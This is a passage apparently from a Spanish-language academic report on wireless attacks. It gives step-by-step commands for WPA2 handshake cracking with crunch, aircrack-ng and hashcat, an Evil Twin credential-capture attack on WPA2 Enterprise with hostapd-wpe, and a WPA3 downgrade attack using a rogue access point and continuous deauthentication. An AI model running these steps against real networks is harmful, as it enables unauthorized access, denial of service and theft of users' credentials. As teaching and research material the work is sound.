
Nota: En la imagen se aprecia la versión de la herramienta, información sobre la misma y su modo de uso.

Como se puede observar la misma herramienta da indicaciones de su modo de uso, basta con darle una longitud máxima, una longitud mínima y los caracteres que pueden ser empleados.

crunch 10 10 1453026 -o dic-Crunch.txt

Figura 99

Diccionario con crunch



Nota: Un diccionario compuesto de solo unos pocos números tiene un peso de 2GB, esto hace que el diccionario sea muy pesado.

Cupp: Esta herramienta permite crear diccionarios a partir de los fallos que suelen tener las personas al momento de configurar contraseñas, como el utilizar su fecha de nacimiento, número de cédula, nombre de mascotas, etc. Si se está atacando a la red de una empresa muchas de ellas suelen tener la contraseña asociada con su nombre y solo suelen cambiar algunos

caracteres como la letra A por 4, o la letra O por el 0. Cupp permite aprovechar estos fallos y crear un diccionario con la información que se tenga de la víctima.

Cuando se usa esta herramienta, se pide información sobre el destino al que se desea atacar, esta herramienta se encuentra en Github por lo que es necesario descargar un repositorio.

Algunos de los requisitos son tener Python y Git instalado. Para correr la herramienta se ejecuta el archivo cupp.py.


Para correr la herramienta de modo interactivo se utiliza el parámetro – i, *python3 cupp.py -i.*

Al finalizar el proceso se obtiene un diccionario personalizado para utilizar.

Dymerge: Cuando se tienen varios diccionarios destinados al mismo destino, es conveniente utilizarlos a todos en un solo ataque de cracking. Dymerge permite unificar diversos diccionarios en uno solo, al igual que Cupp también es necesario descargarlo de Github.

Figura 100

Opciones de la herramienta Dymerge



Nota: Esta herramienta permite unir los diccionarios de forma permanente, u ocuparlos sin la necesidad de guardar el diccionario unificado.


5.12.3 Ataque de diccionario

Una vez se tienen las wordlist se procede a realizar el crackeo del hash obtenido ya sea por aircrack-ng, John the Ripper, hashcat, etc.

La forma en que se realiza este crackeo es desempaquetando el handshake en el cual se encuentran los parámetros y el MIC (Message Integrity Code), el MIC comprueba con el AP si una contraseña es correcta o no. Se combinan todos los parámetros con el wordlist para de esa manera generar MIC y se compara con el MIC anterior y así obtener la contraseña.

Figura 101

Proceso para el ataque de cracking




Nota: La imagen representa de manera simplificada el proceso de ataque para el cracking de un handshake.

Aircrack-ng: Permite realizar el crackeo del handshake, para ello se debe tener el archivo de captura .cap y un diccionario.

Aircrack-ng -0 archivo.cap -w wordlist

Figura 102

Crackeo del handshake de una red WPA2



Nota: Al ser un diccionario pequeño, el ataque tiene corta duración.


Cuando se realiza el cracking de contraseñas se busca priorizar el tiempo que este va a tardar, y una buena forma de hacerlo es utilizar la GPU en lugar de la CPU, esto debido a que la GPU está diseñada para realizar tareas repetitivas y el crackear hashes es una tarea repetitiva.

Hashcat: utiliza el poder de la GPU para realizar el crackeo de contraseñas, esto hace que el crackeo de hashes o contraseñas sea mucho más rápido y efectivo. Hashcat se puede utilizar en muchos sistemas operativos, siendo Windows el sistema que se usa principalmente para romper estos hashes, debido a que los drivers de tarjetas gráficas tienen un mayor soporte en esta plataforma.

Para poder utilizar los archivos de captura en aircrack-ng se debe realizar una conversión del archivo, Hashcat en su página oficial ofrece la manera de hacerlo y simplemente se debe subir el archivo .cap capturado.

Figura 103

Conversión del tipo de formato en un archivo de captura




Nota: La herramienta se encuentra en la página oficial de Hashcat.

Abrir la carpeta de Hashcat en el terminal y ejecutar Hashcat.exe para ver las opciones.

./hashcat.exe –help

Figura 104

Opciones de la herramienta hashcat




Nota: Las opciones de la herramienta hashcat son más extensas de lo mostrado en la imagen.

Para iniciar con el crackeo del hash se tiene que seleccionar el modo (tipo de hash), esto se puede saber con solo mirar el archivo que descargado luego de la conversión, ya que ahí vendrá el tipo de hash (22000).

Figura 105

Archivo de captura aceptado por hashcat




Nota: El archivo ya viene con el código para el parámetro -m (22000) en la herramienta hashcat.

También se tiene que seleccionar el dispositivo a utilizar y por último el diccionario con el archivo del handshake.

Para ver los dispositivos se ejecuta hashcat.exe -I

Figura 106

Dispositivos GPU para utilizar en hashcat




Nota: Es importante conocer con qué dispositivo (GPU) se realizará el crackeo.

Para iniciar con el crackeo basta con ejecutar un comando siguiendo la sintaxis.

./hashcat.exe -m 22000 -d 1 Handshake Wordlist

Figura 107

Proceso de ataque para el cracking de handshake con hashcat



Nota: La herramienta utilizará el dispositivo GPU que se ha especificado en el comando.

De esta manera inicia el crackeo hasta llegar a la contraseña, para ver la contraseña se agrega --*show* al final.

5.12.4 Ataque por fuerza bruta

Este es un ataque que se suele ocupar muy poco debido a que es muy tardado de hacerlo, para poder crackear una contraseña utilizando este tipo de ataque es necesario probar cada una de las posibles combinaciones de número y letras existentes.

Para iniciar con el ataque se pueden utilizar diversas herramientas, una de ellas es Crunch, como se vio anteriormente el crear un wordlist resulta muchas veces muy pesado en cuanto a almacenamiento se refiere, es por ello que la solución es no guardar el diccionario,


pero utilizar las palabras generadas en Crunch para realizar un ataque sin necesidad de ocupar almacenamiento en disco.

Esto se basa en ejecutar el comando de Crunch y tomar esa salida como una entrada para el ataque de aircrack-ng.

crunch 10 10 1234567890 -o numeros

Figura 108

Ataque de fuerza bruta con crunch




Nota: Los ataques por fuerza bruta pueden tardar mucho tiempo en completarse.

El crear un diccionario con solo números puede llegar a pesar más de 100GB, entonces aplicando una técnica de tunneling se puede aprovechar la salida de Crunch para ahorrar ese tamaño de espacio y redirigir la salida de Crunch a otra herramienta.

sudo crunch 10 10 1234567890 | aircrack-ng -0 -b 1C:B7:96:CD:F3:E6 -w - WPA-WPA2-02.cap

Figura 109

Proceso de cracking por fuerza bruta



Nota: La imagen muestra como es el proceso que sigue aircrack-ng al realizar un ataque por fuerza bruta.

De esta manera la herramienta iniciará la búsqueda de la contraseña e irá probando una a una las combinaciones para dar con la posible llave.

Figura 110

Crackeo de handshake con crunch

```
[00:40:23] 4602112 keys tested (1884.89 k/s)

KEY FOUND! [ 1105353526 ]

Master Key     : 09 2A 8E A9 3F B9 6D CA 95 4A C0 5D 3F C5 26 40
                 82 FA A6 02 F8 CE 46 57 F6 63 E0 15 2C 87 AD 51

Transient Key  : F1 BC DA C9 59 AB F0 8E 9D FC 18 0A 0C 07 2F 08
                 FD B0 C8 57 8F BB 7D D8 3B ED C3 32 68 97 D9 4F
                 40 6D 53 DD 56 35 97 33 AF CE AF 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : A1 C0 44 08 4B 9E F6 21 56 94 44 10 ED 79 53 3C
```


Nota: La contraseña se encontró de manera rápida debido a que solo está compuesta por números.

5.13 Ataque a redes WPA/WPA2 Enterprise

A diferencia de las redes domésticas que utilizan autenticación PSK y esta es manejada únicamente por el router, en las redes empresariales para su método de autenticación utilizan un servidor (RADIUS), el router ya no se encarga de autenticar a los usuarios y las credenciales utilizadas para cada usuario son distintas.

Figura 111

Diagrama de red WPA2 Enterprise



Nota: La imagen muestra un diagrama simplificado de una red WPA2 Enterprise.

Para poder atacar este tipo de redes se tiene que utilizar el ataque de *Evil Twin*. El objetivo de realizar este tipo de ataques es conseguir las credenciales, una red empresarial también puede utilizar portales cautivos para gestionar las credenciales de usuario. Al intentar conectarse a una red empresarial se pide ingresar un usuario y contraseña únicos para cada persona que esté trabajando en dicha empresa.


El ataque de *Evil Twin* utiliza el mismo nombre de una red legítima para engañar a los usuarios y así ganar el acceso a sus credenciales, estas credenciales son enviadas al atacante y el password o contraseña viene en tipo hash la cual se tiene que crackear posteriormente.

Se utilizará la herramienta de *Hostapd-wpe* para realizar este ataque, a continuación, se muestran los pasos empleados.

- Instalar la herramienta.
  apt install hostapd-wpe
- Configurar la tarjeta en modo Monitor
- Identificar la red que se va a atacar con airodump-ng
- Configurar el archivo Hostapd-wpe.conf

  Figura 112

  Edición del archivo hostapd-wpe.conf




Nota: El archivo se encuentra en */etc/hostapd-wpe/*, en él se coloca el ssid y el canal de la red a duplicar.

- Se inicia el ataque.
  hostapd-wpe hostapd-wpe.conf
  En otro dispositivo se inicia la conexión.

  Figura 113

  Red maliciosa activa




Nota: El ataque busca engañar a los clientes para obtener las credenciales.

Al intentar acceder a la red se solicita el ingreso de credenciales.

Figura 114

Ingreso de credenciales para acceder a una red falsa




Nota: Un usuario sin capacitación sobre este tipo de ataques, puede proporcionar sus credenciales de acceso.

En la terminal del equipo atacante se indica que un usuario intentó acceder a la red y procede a mostrar el nombre de usuario y contraseña cifrada.

Figura 115

Obtención de las credenciales de acceso



Nota: La herramienta captura las credenciales de acceso, el usuario en texto plano y la contraseña encriptada.


Al finalizar el ataque se guarda automáticamente un archivo .log en la carpeta de hostapd-wpe.

- Crackeo de contraseña.

  Se localiza el archivo *hostapd-wpe.log*, este guarda todos los intentos de acceso a la red por parte de los usuarios.

  Figura 116

  Archivo con los usuarios ingresados



Nota: El crackeo de la contraseña encriptada se puede hacer mediante John the Ripper o Hashcat.

Para realizar el proceso de crackeo del hash, se emplean herramientas como Hashcat o John The Ripper.

Se copia el hash a un archivo externo dependiendo de la herramienta a utilizar, para este caso se utilizó John The Ripper.

Figura 117

Usuario y contraseña encriptada

```
usuario1:$NETNTLM$5ebf8f06fbc1140d$06a450398a67330318007b26af471c8373089f9ff4bca297
```


Nota: La imagen muestra el usuario y la contraseña que se han capturado, separados por dos puntos.

Se ejecuta la herramienta con el hash a crackear y el diccionario a utilizar

john hashPruebas --wordlist /usr/share/wordlists/rockyou.txt

Figura 118

Proceso de ataque con John the Ripper



Nota: John The Ripper automáticamente intenta localizar el tipo de hash para crackear la contraseña, a menos que se le indique lo contrario.

5.14 Ataque a redes WPA3

El ataque que se presenta en esta sección corresponde con un ataque de *Downgrade*, en donde se procede a realizar un clon malvado de la red que se pretende atacar, el ataque cuenta con el uso de las herramientas *hostapd, dnsmasq* y aircrack-ng, el proceso de ataque se detalla a continuación.

En una carpeta seleccionada por el usuario se crean dos ficheros de configuración, en este trabajo se ha utilizado el directorio ubicado en */etc/hostapd*

- Se crea un archivo para la configuración de dnsmasq, *dnsmasq.conf*

  interface=wlan0

  dhcp-range=192.168.1.2,192.168.1.250,12h

  dhcp-option=3,192.168.1.1

  dhcp-option=6,192.168.1.1

- Se crea un archivo de configuración para hostapd, *wpa3.conf*

  interface=wlan0

  driver=nl80211

  ssid=prueba

  ignore_broadcast_ssid=0

  hw_mode=g

  channel=1

wpa=2

wpa_passphrase=1234567890

wpa_key_mgmt=WPA-PSK

En la línea correspondiente a *ssid* se ubica el nombre de la red objetivo.


En la línea correspondiente a *wpa_passphrase* se puede ubicar cualquier contraseña.

- Se habilita la interfaz en modo monitor
  sudo airmon-ng start wlan0
- Se corre el comando dnsmasq con su respectivo archivo de configuración
  sudo dnsmasq -C dnsmasq.conf
- Se corre el comando de hostapd con su archivo de configuración
  sudo hostapd wpa3.conf -dd -K
- En una ventana adicional se realiza la captura de paquetes sobre la red objetivo.
  sudo airodump-ng -c 1 --bssid <mac del punto de acceso objetivo> wlan0
- En una ventana adicional se realiza un ataque de denegación de servicio constante sobre el punto de acceso legítimo.
  sudo aireplay-ng -0 0 -a <mac del punto de acceso objetivo> wlan0

Al realizar la denegación de servicio al punto de acceso legítimo, el cliente intentará realizar la conexión con el punto de acceso falso, el cual tiene wpa2, de este modo es posible capturar el handshake para su posterior crackeo.

Figura 119

Proceso de ataque en hostapd



Nota: La imagen muestra el proceso de ataque con la herramienta hostapd.

5.15 Automatización de las herramientas de ataque

Python es un lenguaje de programación extremadamente poderoso y flexible que se puede utilizar para crear aplicaciones automatizadas. Estas aplicaciones permiten a los usuarios crear todo tipo de herramientas, desde bots de redes sociales hasta sistemas de gestión de

contenido. Python también es un lenguaje de alto nivel, lo que significa que los programadores pueden escribir código más fácilmente y de manera más eficiente. Esto hace que sea un lenguaje ideal para automatizar procesos complejos. Estas aplicaciones automatizadas se pueden utilizar para agilizar el flujo de trabajo, simplificar tareas administrativas y administrar la información y los datos. Python también se puede utilizar para crear herramientas de análisis de datos y generar informes, lo que permite a las empresas tomar decisiones más informadas.

Es por ello que se ha hecho uso de este lenguaje de programación para desarrollar un script capaz de automatizar los diferentes tipos de ataques vistos a lo largo de este documento, el script se ejecuta mediante consola y cuenta con herramientas como wifite, john, aircrack-ng, kismet, hostapd, etc.

Cabe recalcar que el script aquí presentado sólo se ha probado ejecutar con éxito en las distribuciones de Raspbian (Banana Pi, Raspberry Pi) y Kali Linux (Raspberry Pi), esto se debe a que las imágenes modificadas de Kali linux para la Banana Pi puede llegar a presentar diversos errores al momento de ejecutarse.

